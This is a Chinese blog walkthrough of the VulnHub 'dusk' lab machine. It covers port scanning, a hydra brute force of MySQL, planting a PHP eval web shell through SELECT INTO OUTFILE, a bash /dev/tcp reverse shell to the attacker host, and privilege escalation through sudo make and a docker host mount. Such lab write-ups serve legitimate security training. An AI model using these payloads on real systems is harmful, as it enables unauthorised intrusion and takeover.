vulnhub靶机dusk-Writeup渗透测试

原创

Long_gone 于 2019-12-24 18:33:58 发布 623 收藏 1

分类专栏： vulnhub

本文链接：https://blog.csdn.net/Long_gone/article/details/103686391

vulnhub 专栏收录该内容

12 篇文章 1 订阅

订阅专栏

一、信息搜集

打开靶机后还是先确定靶机IP：

```
arp-scan 192.168.34.0/24
```


```
root@kali:~# arp-scan 192.168.34.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:9c:31:5d, IPv4: 192.168.34.107
Starting arp-scan 1.9.6 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.34.11   44:87:fc:ef:83:d5       Elitegroup Computer Systems Co.,Ltd.
192.168.34.22   00:03:0f:3e:1c:0c       Digital China (Shanghai) Networks Ltd.
192.168.34.33   00:e0:4c:36:01:99       REALTEK SEMICONDUCTOR CORP.
192.168.34.35   e8:6a:64:6e:28:f3       LCFC(HeFei) Electronics Technology co., ltd
192.168.34.39   00:0c:29:2e:7f:67       VMware, Inc.
192.168.34.48   bc:5f:f6:a8:57:8c       MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.
192.168.34.50   e8:6a:64:b8:fd:27       LCFC(HeFei) Electronics Technology co., ltd
192.168.34.49   a4:5d:36:ca:fd:1f       Hewlett Packard
192.168.34.55   b8:2a:72:b8:04:69       Dell Inc.
192.168.34.66   b0:25:aa:32:a6:ed       Private
192.168.34.69   00:e0:4c:36:1e:d9       REALTEK SEMICONDUCTOR CORP.
192.168.34.80   00:0c:29:69:8e:09       VMware, Inc.
192.168.34.98   b8:ae:ed:22:6d:33       Elitegroup Computer Systems Co.,Ltd.
192.168.34.103  00:25:11:4b:68:b6       Elitegroup Computer Systems Co.,Ltd.
192.168.34.109  b0:25:aa:2c:7d:2d       Private
192.168.34.112  54:e1:ad:f7:54:89       LCFC(HeFei) Electronics Technology co., ltd
192.168.34.127  d8:cb:8a:24:21:64       Micro-Star INTL CO., LTD.
192.168.34.136  f8:75:a4:01:ca:7b       LCFC(HeFei) Electronics Technology co., ltd
192.168.34.145  00:25:11:4b:69:19       Elitegroup Computer Systems Co.,Ltd.
192.168.34.150  80:89:17:cd:39:e1       TP-LINK TECHNOLOGIES CO.,LTD.
192.168.34.151  bc:46:99:11:dc:23       TP-LINK TECHNOLOGIES CO.,LTD.
192.168.34.152  00:1f:c6:66:70:2b       ASUSTek COMPUTER INC.
```


我的靶机IP为：192.168.34.170，然后扫描一下它的端口开放情况：


```
nmap 192.168.34.170
```

```
root@kali:~# nmap 192.168.34.170
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-24 04:09 EST
Nmap scan report for localhost (192.168.34.170)
Host is up (0.0023s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
3306/tcp open  mysql
8080/tcp open  http-proxy
MAC Address: 08:00:27:9D:8D:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
root@kali:~#
```


发现它开放的端口还是挺多的，先看一下80端口：



没什么用，再访问一下8080端口看看：



从这个页面的得到的有用信息就一个：Local working directory:/var/tmp，知道了它的工作目录是：/var/tmp，然后扫描一下目录看看：

```
dirb http://192.168.34.170
```

```
root@kali:~# dirb http://192.168.34.170

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec 24 03:05:30 2019
URL_BASE: http://192.168.34.170/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.34.170/ ----
+ http://192.168.34.170/index.html (CODE:200|SIZE:10701)
==> DIRECTORY: http://192.168.34.170/javascript/
+ http://192.168.34.170/server-status (CODE:403|SIZE:279)

---- Entering directory: http://192.168.34.170/javascript/ ----
==> DIRECTORY: http://192.168.34.170/javascript/jquery/

---- Entering directory: http://192.168.34.170/javascript/jquery/ ----
+ http://192.168.34.170/javascript/jquery/jquery (CODE:200|SIZE:271809)
```


并没有什么有用的信息。既然3306端口开着，那就先爆破一下看看：

```
hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.34.170 mysql
```

```
root@kali:/usr/share/wordlists# hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.34.17
0 mysql
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organiz
ations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-24 03:41:55
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~35861
00 tries per task
[DATA] attacking mysql://192.168.34.170:3306/
[3306][mysql] host: 192.168.34.170   login: root   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-24 03:42:05
root@kali:/usr/share/wordlists#
```


爆破出来数据库的密码后进行远程登陆：

```
mysql -h 192.168.34.170 -u root -p
```

```
root@kali:~# mysql -h 192.168.34.170 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 59
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
3 rows in set (0.002 sec)

MariaDB [(none)]> use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```


进去以后查看数据库后也没有发现什么有用的信息，然后试着给网站的工作目录写一个一句话木马：


```
select "<?php eval($_GET['cmd']);?>" into outfile "/var/tmp/3.php";
```

```
2 rows in set (0.002 sec)

MariaDB [mysql]> select "<?php eval($_GET['cmd']);?>" into outfile "/var/tmp/4.php";
Query OK, 1 row affected (0.002 sec)

MariaDB [mysql]>
```

写入成功后就准备使用bp抓包，然后反弹shell。反弹shell之前必须得先写一个bash反弹shell。


```
echo "bash -i >& /dev/tcp/192.168.34.107/8888 0>&1" | bash
```

然后改成url编码形式的：



先访问一句话里的那个路径，会发现是个空白页面：

然后使用bp抓包，把那个bash添加进去：



（这里注意括号里面还有个单引号，使用单引号引起来的）

在这时要先用自己的攻击机监听你所设定的端口：

```
Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
root@kali:~# nc -lvp 8888
listening on [any] 8888 ...
```

然后运行刚刚修改过的包，shell就会反弹过来：


```
root@kali:~# nc -lvp 8888
listening on [any] 8888 ...
192.168.34.170: inverse host lookup failed: Unknown host
connect to [192.168.34.107] from (UNKNOWN) [192.168.34.170] 33366
bash: cannot set terminal process group (964): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dusk:/var/tmp$ pwd
pwd
/var/tmp
www-data@dusk:/var/tmp$ ls
ls
1.php
4.php
da-vinci.jpg
index.php
systemd-private-7440f00d6d064742bd074537a217e92e-apache2.service-8Qejzc
systemd-private-7440f00d6d064742bd074537a217e92e-systemd-timesyncd.service-uD2rS6
van.jpeg
www-data@dusk:/var/tmp$ sudo -l
sudo -l
Matching Defaults entries for www-data on dusk:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dusk:
    (dusk) NOPASSWD: /usr/bin/ping, /usr/bin/make, /usr/bin/sl
www-data@dusk:/var/tmp$ ^Z
```

二、提权

接下来就是要进行提权了，用sudo -l 可查看出当前用户就只能执行3个命令：ping，make，sl，这里我们要用到的是make命令，详情请参考 make makefile 大哥的博客

这里我就直接进行提权了：

```
sudo -u dusk make --eval=$'x:\n\t'/bin/sh
```




```
docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
```